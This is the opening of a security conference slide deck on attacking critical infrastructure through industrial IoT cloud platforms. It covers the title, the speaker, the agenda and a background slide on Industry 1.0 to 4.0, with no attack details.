



MAY 11-12

BRIEFINGS



Cloudy With a Chance of Exploits:

Compromising Critical Infrastructure Through IIoT Cloud Solutions

By Roni Gavrilov
Security Researcher



Who am I?

Roni Gavrilov
Security Researcher

linkedin.com/in/roni-g




Agenda

Background



The Attack Vectors






Summary





Background

Industry 4.0



Industry 1.0

- Machinery
- Water/Steam power

Industry 2.0

- Electricity
- Mass production

Industry 3.0

- Automation
- Computing

Industry 4.0


- Internet of Things
- Big data, AI



Background

Industrial Cellular Routers and Gateways

